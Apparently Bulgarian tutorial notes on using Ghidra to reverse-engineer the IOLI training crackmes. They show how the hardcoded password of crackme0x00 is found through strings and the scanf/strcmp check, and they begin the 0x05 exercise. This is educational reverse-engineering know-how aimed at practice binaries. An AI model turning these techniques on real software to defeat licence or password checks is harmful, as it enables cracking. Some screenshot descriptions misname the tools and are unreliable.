
Тук има голям склад с много подходящи файлове


<https://github.com/Maijin/radare2-workshop-2015/tree/master/IOLI-crackme/bin-win32>






File -> Import File







Може да се отвори или чрез клик, или през дракона




Можем да добавим скенер



Не намира PDB universal scanner – връщаме се и го размаркираме





Program Trees

crackme0x00.exe

- Headers
- .text
- .data
- .rdata
- .bss

Modularize By

- Subroutine
- Complexity Depth
- Dominance**

Sort

Go To in View Ctrl+G


Remove from View Ctrl+X

Listing: crackme0x00.exe

The screenshot displays the Visual Studio IDE with two windows open. On the left, the 'Symbol Tree' window shows a list of functions: `malloc`, `printf`, `scanf`, `signal`, and `strcmp`. The `scanf` function is currently selected. A context menu is open over the `scanf` entry, with the option 'Show References to' highlighted. On the right, the 'Disassembly' window shows the assembly code for the `scanf` instruction at address `00406130`. The instruction is `652 scanf <<not>>`, and the address `00406130` is highlighted in green. The assembly code also shows `EAX:4` and `Stack[0x4]:4`.

Location	Label	Code Unit	Context
00402d20	_scanf	JMP dword ptr [->MSVCRT...	THUNK
00406130	_imp_scanf	addr MSVCRT.DLL::scanf	DATA


Можем и да видим различните типове данни в тази програма




Използва се на 410 места в програмата този тип данни


Location	Label	Code Unit	Context
External[000062ac]	malloc		[size_t_Size@Stack[0x4]:4]
External[000062e4]	strlen		
004024cc	LAB_004024cc	ADD EAX, 0x24	122: while (((uint *)(<w32
0040250a		ADD EAX, param_1	263: if (param_2 local_20
00402608		ADD EAX, param_2	239: if (param_2 local_28
00402365		ADD EBX, 0x4	202: in_EAX = extraout_EC
00402365		ADD EBX, 0x4	202: in_EAX = extraout_EC
004025cc		ADD EBX, ESI	234: uVar10 = local_68 +

Надясно имаме Listing pane






Може да разтягаме колоните




По всяко време може да възстановим изгледа



Може да затворим списъка от същия бутон

Декомпиляторът показва код на високо ниво, който ако изберем, в средата показва мястото в Асемблера



Файлт crackme.exe, който използваме само изисква парола, за да бъде отворен, а на негово място може да бъде всеки подобен.

```

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>"C:\Users\IEUser\Downloads\crackme0x00.exe"
IOLI Crackme Level 0x00
Password: 1234
Invalid Password!

```

Разбираме, че в програмата има дефиниран стринг Password:

The screenshot shows the OllyDbg interface. The 'Defined Strings' window on the right lists 47 items. The string 'Password: ' is located at address 00404019. The main window shows the disassembled code with the string address 00404019 circled in yellow.

Location	String Value	String Repr...
00400000		
00400080		
00400178		
004001a0		
004001c8		
004001f0		
00400218		
00404000	IOLI Crackme Level 0x00	"IOLI Crack...
00404019	Password:	"Password: "
00404027	250382	"250382"
0040402e	Invalid Password!	"Invalid Pas...
00404041	Password OK :)	"Password ...
004040a0	-LIBGCCW32-EH-3-GTHR...	"-LIBGCCW3...
004040c0	w32_sharedptr->size =...	"w32_share...

Д.б. върху съвпадащия номер:

The screenshot shows the 'References' window in OllyDbg. The address 00401346 is highlighted, and the instruction 'MOV dword ptr [ESP]=>local_40,s Password: 00404019' is shown.

```

00401346  MOV     dword ptr [ESP]=>local_40,s Password: 00404019

```

-scanf е функция, която съхранява написаното от потребителя в EAX, а после връща _strcmp, имаме и 2 локални променливи

```

scanf
EAX=>local_1c,[EBP + -0x18]
dword ptr [ESP + local_3c],s_250382_0040402
dword ptr [ESP]=>local_40,EAX
strcmp

```

Следва сравнение – ако е 0, принтира съобщение Password_OK:), ако не е , Invalid_Password

```

    _strcmp                                     int
    EAX, EAX
    LAB_0040138a
    dword ptr [ESP]=>local_40,s_Invalid_Password!_... = "
    _printf                                     int
    LAB_00401396


LAB_0040138a                                     XREF[1]:
    dword ptr [ESP]=>local_40,s_Password_OK_:)_004... = "
    _printf                                     int

```


Паролата е 250382

За другото упражнение използваме пакет 05

<https://github.com/Maijin/radare2-workshop-2015/blob/master/IOLI-crackme/bin-win32/crackme0x05.exe>




Информация за файла, после още информация




Търсим Main-функцията, т.к. тя е входната точка на програмата


Декомпилера най-вдясно декомпилира бинарния код в по-високо ниво C, което виждаме вдясно



При клик върху нея, ни отвежда във функцията



, а ако кликнем още веднъж, ни връща в оригиналния код – така можем да видим какво точно прави функцията



Виждаме и паролата, прочетена в буфера

```

1  int __cdecl _main(int _Argc, char **_Argv, char **_Env)
2  {
3      size_t in_stack_ffffffff60;
4      char local_7c [120];
5      __alloca(in_stack_ffffffff60);
6      _main();
7      printf("IOLI Crackme Level 0x05\n");
8      _scanf("%s", local_7c);
9      _check(local_7c);
10     return 0;
11 }

```

И после предаден този буфер на другата проверяваща функция

```

1  int __cdecl _main(int _Argc, char **_Argv, char **_Env)
2  {
3      size_t in_stack_ffffffff60;
4      char local_7c [120];
5      __alloca(in_stack_ffffffff60);
6      _main();
7      printf("IOLI Crackme Level 0x05\n");
8      printf("Password: ");
9      _check(local_7c);
10     return 0;
11 }

```

Можем да започнем, като променим някои от променливите, за да ни бъдат по-познати -> д.б. върху нея ->

